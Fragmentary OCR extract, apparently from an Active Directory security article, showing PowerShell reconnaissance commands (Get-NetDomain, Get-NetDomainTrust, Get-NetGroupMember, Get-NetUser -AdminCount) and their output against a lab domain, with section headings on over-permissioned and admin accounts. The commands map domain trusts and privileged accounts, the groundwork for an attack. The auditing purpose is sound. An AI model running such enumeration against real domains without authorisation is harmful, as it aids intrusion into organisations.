


```
PS C:\> Get-NetDomain


Forest                  : lab.adsecurity.org
DomainControllers       : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}
Children                : {child.lab.adsecurity.org}
DomainMode              : Windows2008R2Domain
Parent                  :
PdcRoleOwner            : ADSDC03.lab.adsecurity.org
RidRoleOwner            : ADSDC03.lab.adsecurity.org
InfrastructureRoleOwner : ADSDC03.lab.adsecurity.org
Name                    : lab.adsecurity.org
```



```
PS C:\Users\joeuser> Get-NetDomainTrust

SourceName         TargetName                 TrustType TrustDirection
----------         ----------                 --------- --------------
lab.adsecurity.org child.lab.adsecurity.org ParentChild  Bidirectional
lab.adsecurity.org external.com                Kerberos  Bidirectional
lab.adsecurity.org Partner.net                 Kerberos       Outbound
```

Over-Permissioned Accounts



Domain Admins Properties

Members:

Name	Active Directory Domain Services Folder
ADA Admins	lab.adsecurity.org/AD Management
ADSAdministr...	lab.adsecurity.org/Users
LukeSkywalker	lab.adsecurity.org/AD Management

Critical Server Admins Properties

Members:

Name	Active Directory Domain Services Folder
Server Admins	lab.adsecurity.org/AD Management

ADA Admins Properties

Me


Name	Active Directory Domain Services Folder
Critical Server...	lab.adsecurity.org/AD Management

Server Admins Properties


Members:

Name	Active Directory Domain Services Folder
HanSolo	lab.adsecurity.org/AD Management
Wesley Crusher	lab.adsecurity.org/Accounts

Discover Admin Accounts




```
PS C:\Users\joeuser> Get-NetGroupMember -GroupName "Domain Admins"


GroupDomain  : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : LukeSkywalker
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-2629
IsGroup      : False
MemberDN     : CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Domain Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSAdministrator
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-500
IsGroup      : False
MemberDN     : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
```



```
PS C:\Users\joeuser> Get-NetUser -AdminCount | Select name,whencreated,pwdlastset,lastlogon

name              whencreated          pwdlastset            lastlogon
----              -----------          ----------            ---------
ADSAdministrator 8/28/2015 2:09:40 AM 6/10/2016 9:41:42 PM  7/4/2016 7:54:24 PM
krbtgt           8/28/2015 2:10:22 AM 8/27/2015 10:10:22 PM
LukeSkywalker    8/30/2015 2:21:11 AM 8/29/2015 10:26:02 PM 8/29/2015 10:30:31 PM
Kylo Ren         6/11/2016 9:12:41 PM 6/11/2016 5:12:41 PM  12/31/1600 7:00:00 PM
```


Discover AD Groups with Local Admin Rights



